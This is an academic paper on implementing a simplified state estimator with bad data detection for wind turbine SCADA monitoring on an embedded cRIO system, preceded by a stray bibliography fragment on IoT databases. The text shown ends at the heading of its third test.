- [17] DigitalOceanTM Inc. O.S. Tezer. SQLite vs MySQL vs PostgreSQL: A Comparison Of Relational Database Management Systems. 2014.
- [18] C. Perera et al. "Context Aware Computing for The Internet of Things: A Survey". In: *IEEE Communications Surveys Tutorials* 16.1 (2014), pp. 414-454. ISSN: 1553-877X. DOI: 10.1109/SURV.2013.042313.00197.
- [19] T. A. M. Phan, J. K. Nurminen, and M. Di Francesco. "Cloud Databases for Internet-of-Things Data". In: *Internet of Things (iThings)*, 2014 IEEE International Conference on, and Green Computing and Communications (GreenCom), IEEE and Cyber, Physical BIBLIOGRAPHY 53 and Social Computing(CPSCOM), IEEE. 2014, pp. 117-124. DOI: 10.1109/iThings.2014.26.
- [20] Evangelos Psomakelis et al. "Big IoT and social networking data for smart cities: Algorithmic improvements on Big Data Analysis in the context of RADICAL city applications". In: *CoRR abs/1607.00509* (2016). <http://arxiv.org/abs/1607.00509>.
- [21] Redis. Redis Documentation. 2016. <http://redis.io/>
- [22] C. Rommel at al.. Amazon AWS & Microsoft Azure IoT Deep Dive. 2016.
- [23] Bryce Merkl Sasaki. Graph Databases for Beginners: ACID vs. BASE Explained. 2015. <https://neo4j.com/blog/acidvs-base-consistency-models-explained/>
- [24] W. Shi and M. Liu. "Tactics of handling data in Internet of things". In: 2011 IEEE International Conference on Cloud Computing and Intelligence Systems. 2011, pp. 515-517. DOI: 10.1109/CCIS.2011.6045121.
- [25] F. Khafa et al. "A Software Chain Approach to Big Data Stream Processing and Analytics". In: *Complex, Intelligent, and Software Intensive Systems (CISIS)*, 2015 Ninth International Conference on. 2015, pp. 179-186. DOI: 10.1109/CISIS.2015.24

# Implementation of a Simplified State Estimator for Wind Turbine Monitoring on an Embedded System

Theis Bo Rasmussen, Guangya Yang  
and Arne Hejde Nielsen  
Department of Electrical Engineering  
Center for Electric Power and Energy  
Technical University of Denmark  
2800, Kgs. Lyngby, DK  
Email: {thras, gyy, ahn}@elektro.dtu.dk

Zhao Yang Dong  
School of Electrical Engineering and Telecommunications  
University of New South Wales  
New South Wales 2052, Australia

**Abstract**—The transition towards a cyber-physical energy system (CPES) entails an increased dependency on valid data. Simultaneously, an increasing implementation of renewable generation leads to possible control actions at individual distributed energy resources (DERs). A state estimation covering the whole system, including individual DER, is time consuming and numerically challenging. This paper presents the approach and results of implementing a simplified state estimator onto an embedded system for improving DER monitoring. The implemented state estimator is based on numerically robust orthogonal factorization and used on a set of state equations of a generic wind turbine generator (WTG). The simplified state estimator is tested by simulating a generic WTG model and evaluated based on its execution time and estimation accuracy. Results show its fast execution time, its accuracy in handling normal measurement error and its ability to provide reliable data in the case of gross errors in the set of measurements.

## I. INTRODUCTION

THE traditional power system is mainly composed of large centralized power plants, but since the turn of the century, countries worldwide have increased the integration of renewable energy sources (RES) [1]. At the same time, control methods utilizing distributed energy resources (DERs), to ensure a reliable delivery of electricity, have been proposed and included in grid codes [2], [3]. To manage the decentralization of control decisions, investments in advanced information and communication technology (ICT) infrastructure are made, increasing the data acquisition and improving the visibility of power system operation [4], [5].

Relying more on monitoring and control of DERs and having a more complicated technology mix on both sides of generation and consumption, the power system is transitioning into a cyber-physical energy system (CPES) [5], [6], [7], [8].

Historically, the process of state estimation has been used to remove measurement error within the boundaries of the power system [9], but within the larger and more complex CPES, centralized state estimation becomes computationally demanding and numerically challenging. Instead, the physical system at the boundaries of the power system could be observed and used for local state estimation purposes, removing gross measurements and assisting in the decision-making process of determining appropriate distributed control actions. The aim

of this paper is to utilize this theory and implement a DER monitoring system onto an embedded system and determine its accuracy compared to that of raw measurements.

For this purpose, the generic wind turbine generator (WTG) model described in [10] is modelled in Simulink and analyzed with the purpose of developing a simplified state estimation model. Considering the limited resources of an embedded system, the simplified state estimator is implemented on a commercially available embedded system. In this work, the embedded system chosen is a National Instruments (NI) compact-RIO (cRIO) 9074.

In previous work of applying state estimation techniques to wind power plant monitoring [11], [12], the aim has been to investigate the dynamics of the WTGs, for testing and developing control designs, and improving the transient performance of WTGs. For these purposes, comprehensive dynamic models of WTGs are necessary to give the required level of detail. In this paper, the goal is to validate measurements in DER supervisory control and data acquisition (SCADA) systems to provide an accurate picture of the static operation of the DERs that can be utilized from a system operations perspective. Therefore, the accuracy and complexity of the WTG model can be decreased to enable execution of the simplified state estimator on an embedded system.

Results from testing the capability, accuracy and performance of the monitoring system, show that the state estimator is simple enough to be implemented onto an embedded system and execute within appropriate timing, is fairly accurate when normal measurement error is present and offers higher accuracy compared to the utilization of raw measurement data when gross measurement error is present.

The rest of the paper is organized as follows. In Section II the chosen state estimator algorithm is described, followed by a presentation of the derived state equations from the WTG Simulink model used in the state estimator. The section ends with a description of how the simplified state estimator was implemented on the embedded system using LabVIEW software. Section III presents the objective, analysis and evaluation of three test cases used to test the monitoring system. Section IV concludes this paper.

## II. METHOD

The concept of state estimation in power system application was presented in [9]. The purpose of the state estimation is to reduce measurement error  $\mathbf{e}$  by estimating a set of state variables  $\mathbf{x}$  related to the set of measurements  $\mathbf{z}$  by a set of state equations  $\mathbf{h}(\mathbf{x})$  as shown in Eq. (1).

$$\mathbf{z} = \mathbf{h}(\mathbf{x}) + \mathbf{e} \quad (1)$$

Since the concept was introduced, numerous different algorithms have been proposed in literature, some of which are described in [13]. Most of these methods are based on the formulation of a set of non-linear equations, where the solution is found by solving a weighted least squares (WLS) problem [14]. The WLS problem is formulated as a optimization problem as described in (2).

$$\text{minimize} \quad J(\mathbf{x}) = 1/2 \sum_{j=1}^m \left( \frac{r_j^2}{\sigma_j^2} \right) \quad (2)$$

where  $J(\mathbf{x})$  is the weighted sum of square residuals,  $m$  is the number of measurements,  $r_j = z_j - h_j(\mathbf{x})$  is the residual and  $\sigma_j^2$  is the variance of the  $j$ -th measurement. The variance of the measurements is based on the characteristics of the measurement devices. As measurement are devices are less than 100% accurate, it is assumed that its error is normal distributed with zero mean and variance  $\sigma^2$  [14].

As the objective of this paper is to implement the state estimator on an embedded system, two requirements for the state estimation method are considered. The chosen methods have to 1) be numerically robust, as rounding errors are more likely in the embedded system compared to a control center computer, due to the limited bit number of the embedded operating system (OS) compared to general purpose OS, and 2) ensure an accurate convergence within the timing requirements set by the system.

The state estimation method used in this work is formulated around an iterative process where the updated state variables are calculated using orthogonal factorization, also referred to as QR factorization, which has been widely accepted in practice [14]. The stability of the factorization method comes from avoiding the formation of the gains matrix and thereby alleviating the numerically ill-conditioned state estimation problem. In [15] a comparative study has shown that the QR factorization is the most numerically robust, but at the same time has the highest computational requirements. To ensure convergence within the timing requirements, the complexity of the state equations, representing the WTG, is formulated from a trade-off between accuracy and computation requirements.

An added feature in power system state estimators, that improves the removal of measurement error, is the threefold process of bad data detection, identification and elimination that together form a bad data detector.

### A. Bad data detection, identification and elimination

Mili, Van Cutsem and Ribbens-Pavella defined the task of the bad data detector, in the content of state estimation, as "Its task is to guarantee the reliability of the data base generated through the estimator." in [16, p.3037].

Bad data can occur in a monitoring system because of faulty measurement devices, faulty communication or even interference from adversaries [7]. In [17] measurement error has been characterized into three groups based on their magnitude compared to the standard deviation of the measurement device. Normal measurement error is expected to have a magnitude of up to  $5\sigma$ , gross measurement error has a magnitude between  $5\sigma$  and  $20\sigma$ , and extreme measurement error has a magnitude larger than  $20\sigma$ .

There exist multiple different bad data detection algorithms in literature [16], [18], [19]. In this work, a simple bad data detector is implemented and designed to run after each iteration of the state estimation algorithm. The detection algorithm chosen is introduced in [9] and based on the concept of hypothesis testing and  $J(\mathbf{x})$  tests. The method is based on an assumption that the weighted sum of square residuals,  $J(\mathbf{x})$ , follow a chi-square distribution,  $\chi^2$ , with a degree of freedom,  $f$ , equal to the number of measurements  $m$  minus the number of state variables  $n$ .

By analyzing the chi square probability density function,  $P$ , a probability,  $\alpha$ , is chosen between 1% and 10% as a trade-off between the number of false positives and negatives [20] as indicated by Eq. (3).

$$P [J(\mathbf{x}) > K | J(\mathbf{x}) \sim \chi^2] = \alpha \quad (3)$$

where the weighted sum of square residuals,  $J(\mathbf{x})$  is calculated using Eq. (2).  $K$  is characterized as the  $(1-\alpha)$  quantile of the chi-square probability distribution with a degree of freedom equal to  $(m-n)$  and is calculated using Eq. (4) [20].

$$K = \chi_{(m-n);\alpha}^2 \quad (4)$$

The hypothesis of whether or not bad data is present in the set of measurements  $\mathbf{z}$  is evaluated by comparing  $J(\mathbf{x})$  to the detection threshold  $K$  with a chosen  $\alpha$ -value. If  $J(\mathbf{x}) > K$  bad data is detected and vice versa. In the case of bad data being detected, the process of bad data identification is initiated. A widely used identification method of sorting the weighted residuals in  $J(\mathbf{x})$  in a descending order and determining the measurement with the largest weighted residual as the bad measurement, is implemented in the bad data detector [18].

After detecting and identifying the bad data, the bad measurement must be eliminated to make sure the state estimator will converge towards an accurate solution. There exists multiple different techniques in eliminating bad data, with different computational requirements [16], [19]. As DERs are operating in a highly dynamic system, the process of simply replacing the bad data by the measurement from the last period is unreliable. Instead a similar approach as the one used in [19] is utilized, where the bad measurement is replaced



by a pseudo measurement based on the estimated value and the gains matrix. In the simplified state estimator, the gains matrix is avoided, therefore the identified bad measurement is calculated using Eq. (5).

$$z_b^{new} = z_b^{old} - \text{sign}(z_b^{old} - h_b(\mathbf{x})) \cdot |a| \quad (5)$$

where the subscript  $b$  represents the index of the identified bad data, and  $|a|$  represents the absolute value of a normal distributed random number with zero mean and a standard deviation of  $\sigma = 0.01$ . The idea behind the value subtracted from the bad data to form the new data in Eq. (5), is that the sign of difference between the bad data and the estimated value is assumed to represent the sign of the difference between the bad data and the correct data. By simply pushing the bad data in the direction of the estimated value, the new data should be closer to the correct data, assuming the estimated value is closer to the correct data.

After safely eliminating the identified bad data, the state estimator executes its algorithm once again and the process of bad data detection, identification and elimination is repeated. It might be necessary to execute the bad data detector several times until the hypothesis of bad data being present is thrown.

### B. WTG state model

The state estimator of the WTG generic model requires the three sets composing Eq. (1):

- A set of measurements  $\mathbf{z}$
- A set of state variables  $\mathbf{x}$
- A set of state equations  $\mathbf{h}(\mathbf{x})$  relating the state variable to the measurements and the measurement error  $\mathbf{e}$ .

The SCADA system of a single wind turbine communicate more than 150 different values including temperature measurements, alarm state signals, and mechanical as well as electrical measurements of the wind turbine and the equipment connecting it to the collector system [21]. For the generic WTG model, 9 relevant mechanical and electrical properties are listed in Table I and used as inputs for the state estimation model.

TABLE I  
WIND TURBINE SCADA MEASUREMENTS IN THE WTG STATE ESTIMATION MODEL

Mechanical			Electrical		
Signal	Description	Unit	Signal	Description	Unit
$V_w$	Wind speed	[m/s]	$P$	Active power	[W]
$\theta$	Pitch angle	[°]	$Q$	Reactive power	[var]
$\omega_r$	Rotor speed	[pu]	$U_{rms}$	Phase a rms voltage	[V]
			$I_{rms}$	Phase a rms current	[A]
			$U_a$	Phase a voltage	[V]
			$I_a$	Phase a current	[A]

For the DER monitoring system implemented in this work, a measurement frequency of 1 Hz is chosen as it complies with the normal practice in SCADA systems [22], [23]. Simultaneously, this entails that the timing requirements of the

state estimator is well below 1 second, as the embedded system has to acquire the measurement signals before executing the state estimator, and allow time for data communication and processing at control centers.

For all the measurements in Table I the normal measurement error is assumed to have zero mean and a standard deviation of  $\sigma = 0.01$ , which corresponds to the measurement error introduced by measurement transformers for the electrical measurements and the errors entailed when measuring the mechanical system [24]. From the set of measurements in Table I, an appropriate set of state variables is identified. From state-space analysis theory [25], the state variables have to enable an estimation of all the input signals at any instance in time  $t$ . In the mechanical system, there is a relationship between the wind speed, the turbine rotational speed and the geometry of the wind turbine. If a steady wind is blowing, the tip speed ratio  $\lambda$  defines this relationship through a constant  $K_b$  as shown in Eq. (6).

$$\lambda = \frac{K_b \cdot \omega_r}{V_w} \quad (6)$$

For this project, the parameters given for a General Electric (GE) 1.5MW DFIG in [10] are used to represent the generic WTG. Due to the simplicity of the generic WTG model, a single mass model is used to represent the shaft connecting the rotor hub to the generator as recommended in [10].

The tip speed ratio can be used to estimate the pitch angle of the blades  $\theta$ . According to [26] the aerodynamic design of the wind turbine blades and their pitch angle has a certain relationship with the power coefficient  $C_p(\theta, \lambda)$ . These power coefficient curves are confidential and extremely difficult to access, therefore [10] has defined a relationship used in the generic GE 1.5MW DFIG WTG representation.

The built-in pitch controller of the generic WTG model attempts to maximize the power output according to the tip speed ratio. At very low wind speeds, the pitch controller keeps the pitch angle at 0°. When the wind speed increases, the pitch controller regulate the appropriate pitch angle in order to keep the power output at rated power. To get the relationship between tip speed ratio and pitch angle expressed as an equation, the WTG model is implemented in MATLAB Simulink, and simulated with a gradually increasing wind speed. Fig. 1 shows the resulting pitch angle as a function of tip speed ratio. At  $\lambda > 6$ , the pitch angle is 0.

From this discussion, it can be argued that from the wind speed and the rotational speed, it is possible to estimate the blade pitch angle. Therefore, the first two state variables of the state model are chosen as  $x_1$  referring to  $V_w$  and  $x_2$  referring to  $\omega_r$ . In the electrical system, assuming availability of accurate voltage and current angles through phasor measurement units (PMU) [27], all the input signals can be estimated from the root-mean-square (rms) current and voltage. Therefore  $x_3$  is chosen equal to  $U_{rms}$ , likewise  $x_4$  is chosen equal to  $I_{rms}$ .

To improve the reliability of the state estimator, all the measurements are converted into the per unit (pu) scale, which decreases the differences in the non-zero elements of the




Fig. 1. Simulation results of the generic WTG model in MATLAB Simulink with graduate increasing wind speed, giving a relationship between pitch angle,  $\theta$ , and tip speed ratio,  $\lambda$ .

Jacobian matrix of the state equations. All measurements are converted into per unit using the base values shown in Table II.

TABLE II  
PER UNIT BASE VALUES OF THE WTG MEASUREMENTS

Mechanical		Electrical			
Signal	Base value	Signal	Base value	Signal	Base value
$V_w$	12 m/s	P	3 MVA	$I_{rms}$	2 886.75 A
$\theta$	10.42 °	Q	3 MVA	$U_a$	346.41 V
$\omega_r$	1 pu	$U_{rms}$	346.41 V	$I_a$	2 886.75 A

The per unit base values of the mechanical system are chosen based on the parameters of the GE 1.5MW WTG from [10], Eq. (6), and the relationship between  $\lambda$  and  $\theta$  illustrated in Fig. 1.

For the electrical system, the apparent power and voltage per unit base values are chosen based on the test system shown by the one line diagram in Fig. 2, created based on the benchmark tests performed in [10] and the cable data found in [28].




Fig. 2. Single line diagram of test grid used to simulate the WTG model connected to an external grid.

The highest rated equipment is the 230/34.5 kV transformer with an apparent power rating of 3 MVA. From the second transformer, it can be observed that the terminal voltage in line to line rms is 0.6 kV. Therefore the per unit values of the electrical system are calculated as in Table II.

After defining the per unit bases, the  $\lambda$ ,  $\theta$  relationship found in Fig. 1 is converted to per unit and analyzed through the MATLAB curve fitting tool to give the four term Gaussian function representing the state equation in Eq. (8).

$$V_w = x_1 \quad (7)$$

$$\begin{aligned} \theta = & 2.778 \cdot \exp \left( - \left( \frac{x_2}{x_1} - 0.4469 \right)^2 \right) \\ & + 0.8212 \cdot \exp \left( - \left( \frac{x_2}{x_1} - 0.8423 \right)^2 \right) \\ & + 0.4885 \cdot \exp \left( - \left( \frac{x_2}{x_1} - 1.037 \right)^2 \right) \\ & + 0.2784 \cdot \exp \left( - \left( \frac{x_2}{x_1} - 1.169 \right)^2 \right) \end{aligned} \quad (8)$$

$$\omega_r = x_2 \quad (9)$$

$$P = x_3 \cdot x_4 \cdot \cos(\phi) \quad (10)$$

$$Q = x_3 \cdot x_4 \cdot \sin(\phi) \quad (11)$$

$$U_{rms} = x_3 \quad (12)$$

$$I_{rms} = x_4 \quad (13)$$

$$U = x_3 \cdot \sqrt{2} \cdot \sin(2\pi ft + \delta) \quad (14)$$

$$I = x_4 \cdot \sqrt{2} \cdot \sin(2\pi ft + \beta) \quad (15)$$

The equations in Eq. (7) to (9) are the mechanical state equations and together with Eq. (10) to (15), they form the complete set of state equations  $\mathbf{h}(\mathbf{x})$ . The set of electrical state equations, in Eq. (10) to (15), are found from power system theory [29].

### C. LabVIEW implementation

The DER monitoring system is tested by implementing a simulation model of the WTG onto the cRIO through the LabVIEW programming tool. The Simulink WTG model is built as a C code, using the compiler in Simulink, and implemented on the cRIO through the model interface toolkit (MIT) in LabVIEW.

The added computational burden on the cRIO is considered by lowering the simulation of the WTG model. To include necessary details of voltage and current waveforms from the WTG model, the simulation frequency is set to 2500 Hz. On the cRIO, each simulation step will be executed 25 times slower than real time, this will however not affect the execution time evaluation of the state estimator.

With the Simulink model implemented on the cRIO, the simplified state estimator and integrated bad data detector are programmed in LabVIEW, as described in Section II and II-A, and shown in the process diagram in Fig. 3, which contains additional information about the inter-process and inter-target communication.

To allow control of the wind speed, a real-time (RT) target process is created to simulate wind speed according to the model described in [30]. The wind speed  $V_w$  and WTG simulation model are executed in synchronized while loops on the RT target to make sure that the calculations are executed in a deterministic fashion. Before executing the state estimator in the process of Fig. 3, each Simulink signal is distorted by a normal distributed measurement error with zero mean and variance equal to  $\sigma^2 = 10^{-4}$ . After completing an iteration of the state estimation process, the updated state variables are




Fig. 3. System diagram of the cRIO with the Simulink model of the generic WTG implemented in LabVIEW.

communicated to the field-programmable gate array (FPGA) target where bad data is detected and identified.

The information about bad data is returned to the state estimator, which eliminates the bad measurements through Eq. (5). When the Euclidean norm of the state variables have converged below the tolerance  $x_{convergence}$  and no bad data is detected, the information is returned to the host and visualized for the system operator.

### III. RESULTS

To evaluate the application of the embedded system for DER monitoring the following three factors are considered:

- 1) Its ability to solve the WLS problem within a short time frame.
- 2) Its accuracy in estimating the solution to the state estimation model compared to raw measurements when subject to normal measurement error.
- 3) Its performance in terms of detecting, identifying and eliminating gross measurements errors.

Each factor is evaluated through a test scenario. In the following, three test cases are introduced, the results are analyzed and the system is evaluated.

#### A. Test 1: Execution time

The purpose of the first test is to evaluate how fast the simplified state estimator with integrated bad data detector can solve the WLS problem. This objective is reached by implementing tick counts in the LabVIEW data flow before and after the state estimator and bad data detector process in Fig. 3.

Under normal conditions, with a standard deviation equal to the assumed measurement device accuracy of  $\sigma = 0.01$ , the QR factorization algorithm only requires a single or two iterations to solve the WLS problem. To evaluate the execution time of the DER monitoring system at different number of




Fig. 4. Average, minimum and maximum execution time of the state estimator, with integrated bad data detector, as a function of the number of iterations needed before converging.

iterations, the standard deviation of the measurement error is increased to  $\sigma = 0.02$ . This results in a higher chance of the measurement error causing a detection of bad data, while using a detection probability of  $\alpha = 5\%$ , and thereby increases the number of iterations needed to solve the WLS problem.

The cRIO is run for a time series where the state estimator executes in total 162 times. The resulting execution time data is separated based on the number of iterations needed before finding a solution to the WLS problem, reached after the Euclidean norm of the change in state variable value between two iterations is below the convergence threshold chosen as  $x_{converge} = 0.01$ .

The number of iterations ranges from 0 to 13. In the case where no iterations are needed, the first solution of the state estimator is close enough to the final solution of the previous execution, used as the starting point for the following execution. The minimum, average and maximum execution time is calculated and presented in Fig. 4 as a function of the required number of iterations before converging.

A linear relationship between the number of iterations and the average execution time is observed in Fig. 4. For the executions with 1 to 3 executions, the maximum observed execution is around 5 ms slower than the average execution time. At the same time, the average value is observed closer to the minimum execution time, which indicates that the occurrence of large execution times is rather limited.

From Fig. 4 the execution time of the embedded DER monitoring system can be evaluated. As previously mentioned, the system is intended to run between acquisition and communication of data, and the added timing requirements of validating the data should be low enough to allow further data handling. For an iteration count between 0 and 13, the execution time varies from around 5 ms to 45 ms.

Considering the case of two iterations, the average execution time is calculated in Fig. 4 as approximately 10 ms, this corresponds to an execution frequency of 100 Hz. An execution frequency of 100 Hz satisfies current SCADA requirements




Fig. 5. The value of the nine measurements in  $\mathbf{z}$ , represented by the true simulated signal (blue line), the distorted signal (red line) and the estimated signal (yellow line).

and offers possibilities in terms of allowing a faster data acquisition for future SCADA systems.

### B. Test 2: Estimation accuracy

In the second test, the objective is to compare the accuracy of the estimated and disturbed signals to the correct signals from the Simulink model. In this test case, all measurements are disturbed by normal measurement error with zero mean and  $\sigma = 0.01$ .

The cRIO is run and the accuracy of the simplified state estimator is analysed by comparing the estimated signals  $\mathbf{h}(\mathbf{x})$  to the correct simulated signals  $\mathbf{z}$  and the distorted signals  $\mathbf{z}_d$ . These three results are found for each measurement in Table I represented by their per unit value corresponding to Table II, and shown in Fig. 5.

From the nine plots in Fig. 5 the dynamics of the system are observed from changes in  $\mathbf{z}$  during the time period. This is especially visible for the wind speed  $V_w$ , the blade pitch angle  $\theta$  and the instantaneous voltage  $U$  and current  $I$ . For all the measurements,  $\mathbf{h}(\mathbf{x})$  is closer to or similarly distanced from  $\mathbf{z}$  compared to the disturbed measurements  $\mathbf{z}_d$ .

A numerical comparison of the results in Fig. 5 is performed by calculating the average Euclidean error (AEE) over the executed time period  $\tau$ , using Eq. (16), as introduced in [31].

$$AEE(d_i) = \frac{1}{\tau} \sum_{t=1}^{\tau} \|d_{t,i}\|_2 \quad (16)$$

where  $\mathbf{d} = \mathbf{z} - \mathbf{v}$ ,  $\mathbf{v}$  is a set of values who's difference from the correct measurements is desired, and  $i$  is the index of the measurements in Table I. The AEE is calculated for both  $\mathbf{z}_d$  and  $\mathbf{h}(\mathbf{x})$  and is shown in Table III.

TABLE III  
AVERAGE EUCLIDEAN ERROR OF ESTIMATED AND DISTURBED VALUES  
FOR THE TIME SERIES RESULTS IN FIG. 5

$\mathbf{v} =$	$\mathbf{z}_d$	$\mathbf{h}(\mathbf{x})$
$i = 1$	0.0067	0.0085
$i = 2$	0.0067	0.0064
$i = 3$	0.0095	0.0074
$i = 4$	0.0074	0.0055
$AEE(d_i)$ $i = 5$	0.0070	0.0004
$i = 6$	0.0061	0.0057
$i = 7$	0.0090	0.0052
$i = 8$	0.0084	0.0056
$i = 9$	0.0085	0.0053

The small values of all the AEE results in Table III show the similarity of the average error of  $\mathbf{z}_d$  and  $\mathbf{h}(\mathbf{x})$ . Evaluating the accuracy of the simplified state estimator based on these results gives an indication that  $\mathbf{h}(\mathbf{x})$  offers similar accuracy in situations with normal measurement noise as the raw measurements. The state estimator could be improved by utilizing a more detailed set of state equations as in [11] or [12], however this would simultaneously change the execution time as the




Fig. 6. Left: The wind speed, active power and rms current in per unit when subject to gross measurement error. Right: The absolute error between the true simulated signal and the distorted signal (blue line) and the estimated signal (red line), for the three measurements subject to gross error.

detailed model requires an increased number of calculations in finding the solution to the WLS problem.

### C. Test 3: Gross error performance

